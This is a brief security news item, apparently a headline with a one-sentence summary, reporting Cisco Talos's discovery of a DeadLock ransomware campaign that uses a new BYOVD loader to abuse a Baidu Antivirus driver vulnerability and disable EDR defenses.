New BYOVD loader behind DeadLock ransomware attack

DECEMBER 9, 2025 06:00

Cisco Talos has uncovered a new DeadLock ransomware campaign using a previously unknown BYOVD loader to exploit a Baidu Antivirus driver vulnerability, letting threat actors disable EDR defenses and escalate attacks.